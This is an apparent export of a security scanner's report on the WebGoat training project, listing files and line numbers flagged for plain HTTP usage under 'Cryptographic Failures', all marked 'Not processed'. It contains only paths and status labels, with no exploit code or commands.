webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6319	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6780	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6955	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6957	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7376	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7378	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7699	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8150	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8160	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8295	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8331	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8332	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8784	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8890	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8897	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8970	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8973	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8976	Not processed
webgoat-container/src/main/resources/templates/about.html:2	Not processed
webgoat-container/src/main/resources/templates/lesson_content.html:2	Not processed
webgoat-container/src/main/resources/templates/login.html:2	Not processed
webgoat-container/src/main/resources/templates/main_new.html:2	Not processed
webgoat-container/src/main/resources/templates/main_new.html:3	Not processed
webgoat-container/src/main/resources/templates/registration.html:2	Not processed
webgoat-container/src/main/resources/templates/scoreboard.html:2	Not processed
webgoat-container/src/main/resources/templates/scoreboard.html:3	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/test/java/org/owasp/webgoat/assignments/AssignmentEndpointTest.java:3	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LabelServiceTest.java:24	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LessonMenuServiceTest.java:2	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LessonProgressServiceTest.java:31	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/session/CourseTest.java:6	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/session/LessonTrackerTest.java:19	Not processed
webgoat-integration-tests/pom.xml:1	Not processed
webgoat-integration-tests/pom.xml:2	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:39	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:40	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/SSRFTest.java:21	Not processed
webgoat-lessons/auth-bypass/pom.xml:1	Not processed
webgoat-lessons/auth-bypass/pom.xml:2	Not processed
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AccountVerificationHelper.java:2	Not processed
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AuthBypass.java:2	Not processed
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/VerifyAccount.java:2	Not processed
webgoat-lessons/auth-bypass/src/main/resources/html/AuthBypass.html:1	Not processed
webgoat-lessons/auth-bypass/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7	Not processed
webgoat-lessons/auth-bypass/src/test/org/owasp/webgoat/auth_bypass/BypassVerificationTest.java:3	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/bypass-restrictions/pom.xml:1	Not processed
webgoat-lessons/bypass-restrictions/pom.xml:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFieldRestrictions.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFrontendValidation.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictions.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:3	Not processed
webgoat-lessons/challenge/pom.xml:1	Not processed
webgoat-lessons/challenge/pom.xml:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge1/Assignment1.java:16	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Assignment5.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Challenge5.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:13	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:27	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:28	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Email.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Flag.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/SolutionConstants.java:2	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:3	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:3	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:3	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:11	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:2	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge.html:3	Not processed
webgoat-lessons/challenge/src/test/java/org/owasp/webgoat/challenges/Assignment1Test.java:2	Not processed
webgoat-lessons/chrome-dev-tools/pom.xml:1	Not processed
webgoat-lessons/chrome-dev-tools/pom.xml:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/ChromeDevTools.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkDummy.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkLesson.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:3	Not processed
webgoat-lessons/cia/pom.xml:1	Not processed
webgoat-lessons/cia/pom.xml:2	Not processed
webgoat-lessons/cia/src/main/resources/html/CIA.html:3	Not processed
webgoat-lessons/client-side-filtering/pom.xml:1	Not processed
webgoat-lessons/client-side-filtering/pom.xml:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringAssignment.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringFreeAssignment.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFiltering.java:10	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/Salaries.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ShopEndpoint.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:2	Not processed
webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96	Not processed
webgoat-lessons/client-side-filtering/src/test/java/org/owasp/webgoat/client_side_filtering/ShopEndpointTest.java:2	Not processed
webgoat-lessons/command-injection/pom.xml:1	Not processed
webgoat-lessons/command-injection/pom.xml:2	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:18	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:41	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:43	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpProxies.java:12	Not processed
webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:3	Not processed
webgoat-lessons/cross-site-scripting/pom.xml:1	Not processed
webgoat-lessons/cross-site-scripting/pom.xml:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScripting.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson1.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson3.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson4.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson5a.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson6a.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingQuiz.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScripting.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingVerifier.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/mitigation/CrossSiteScriptingMitigation.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/CrossSiteScriptingStored.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredCrossSiteScriptingVerifier.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredXssComments.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingMitigation.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content3.adoc:14	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:55	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:60	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:35	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:40	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/cross-site-scripting/src/main/resources/lessonSolutions/html/CrossSiteScripting.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingTest.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/StoredXssCommentsTest.java:2	Not processed
webgoat-lessons/crypto/pom.xml:1	Not processed
webgoat-lessons/crypto/pom.xml:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/Crypto.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/EncodingAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/HashingAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SecureDefaultsAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SigningAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/XOREncodingAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:3	Not processed
webgoat-lessons/crypto/src/main/resources/lessonSolutions/html/crypto.html:3	Not processed
webgoat-lessons/csrf/pom.xml:1	Not processed
webgoat-lessons/csrf/pom.xml:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFConfirmFlag1.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFFeedback.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFGetFlag.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRF.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFLogin.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/ForgedReviews.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/Review.java:2	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:3	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_ContentType.adoc:20	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_GET.adoc:5	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Impact_Defense.adoc:13	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:16	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:19	Not processed
webgoat-lessons/csrf/src/test/java/org/owasp/webgoat/csrf/CSRFFeedbackTest.java:2	Not processed
webgoat-lessons/html-tampering/pom.xml:1	Not processed
webgoat-lessons/html-tampering/pom.xml:2	Not processed
webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTampering.java:10	Not processed
webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTamperingTask.java:2	Not processed
webgoat-lessons/html-tampering/src/main/resources/html/HtmlTampering.html:3	Not processed
webgoat-lessons/http-basics/pom.xml:1	Not processed
webgoat-lessons/http-basics/pom.xml:2	Not processed
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasics.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsLesson.java:2	Not processed
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsQuiz.java:2	Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:3	Not processed
webgoat-lessons/http-basics/src/main/resources/lessonSolutions/html/HttpBasics.html:3	Not processed
webgoat-lessons/http-proxies/pom.xml:1	Not processed
webgoat-lessons/http-proxies/pom.xml:2	Not processed
webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequest.java:2	Not processed
webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpProxies.java:10	Not processed
webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:3	Not processed
webgoat-lessons/http-proxies/src/main/resources/lessonPlans/en/9manual.adoc:18	Not processed
webgoat-lessons/http-proxies/src/test/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequestTest.java:2	Not processed
webgoat-lessons/idor/pom.xml:1	Not processed
webgoat-lessons/idor/pom.xml:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORDiffAttributes.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOREditOtherProfiile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOR.java:10	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORLogin.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOtherProfile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfileAltUrl.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/UserProfile.java:2	Not processed
webgoat-lessons/idor/src/main/resources/html/IDOR.html:1	Not processed
webgoat-lessons/idor/src/main/resources/lessonPlans/en/IDOR_intro.adoc:40	Not processed
webgoat-lessons/insecure-deserialization/pom.xml:1	Not processed
webgoat-lessons/insecure-deserialization/pom.xml:2	Not processed
webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserialization.java:10	Not processed
webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializationTask.java:2	Not processed
webgoat-lessons/insecure-deserialization/src/main/resources/html/InsecureDeserialization.html:3	Not processed
webgoat-lessons/insecure-login/pom.xml:1	Not processed
webgoat-lessons/insecure-login/pom.xml:2	Not processed
webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLogin.java:10	Not processed
webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLoginTask.java:2	Not processed
webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:3	Not processed
webgoat-lessons/jwt/pom.xml:1	Not processed
webgoat-lessons/jwt/pom.xml:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTFinalEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWT.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTRefreshEndpoint.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTSecretKeyEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTVotesEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/votes/Vote.java:2	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:3	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:85	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:86	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:87	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTRefreshEndpointTest.java:2	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTSecretKeyEndpointTest.java:2	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTVotesEndpointTest.java:2	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/TokenTest.java:2	Not processed
webgoat-lessons/missing-function-ac/pom.xml:1	Not processed
webgoat-lessons/missing-function-ac/pom.xml:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/DisplayUser.java:12	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenus.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionAC.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsers.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACYourHash.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/Users.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:1	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/DisplayUserTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenusTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsersTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionYourHashTest.java:2	Not processed
webgoat-lessons/password-reset/pom.xml:1	Not processed
webgoat-lessons/password-reset/pom.xml:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordResetEmail.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordReset.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/QuestionsAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:93	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:55	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SecurityQuestionAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SimpleMailAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/TriedQuestions.java:2	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:3	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_known_questions.adoc:14	Not processed
webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_plan.adoc:20	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/password_link_not_found.html:2	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/password_reset.html:2	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/success.html:2	Not processed
webgoat-lessons/path-traversal/pom.xml:1	Not processed
webgoat-lessons/path-traversal/pom.xml:2	Not processed
webgoat-lessons/path-traversal/src/main/java/org/owasp/webgoat/path_traversal/PathTraversal.java:2	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:1	Not processed
webgoat-lessons/path-traversal/src/main/resources/i18n/WebGoatLabels.properties:3	Not processed
webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:10	Not processed
webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:11	Not processed
webgoat-lessons/pom.xml:1	Not processed
webgoat-lessons/pom.xml:2	Not processed
webgoat-lessons/secure-passwords/pom.xml:1	Not processed
webgoat-lessons/secure-passwords/pom.xml:2	Not processed
webgoat-lessons/secure-passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswordsAssignment.java:2	Not processed
webgoat-lessons/secure-passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswords.java:2	Not processed
webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:3	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/sol.MD:97	Not processed
webgoat-lessons/sol.txt:75	Not processed
webgoat-lessons/sql-injection/pom.xml:1	Not processed
webgoat-lessons/sql-injection/pom.xml:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionAdvanced.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallenge.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallengeLogin.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6b.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionQuiz.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjection.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson3.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson4.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5b.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5.java:3	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/Servers.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10b.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson13.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionMitigations.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidation.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidationOnKeywords.java:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/lessonPlans/en/SqlInjection_introduction_content1.adoc:34	Not processed
webgoat-lessons/sql-injection/src/main/resources/lessonSolutions/html/SqlInjection.html:3	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5aTest.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6aTest.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6bTest.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8Test.java:2	Not processed
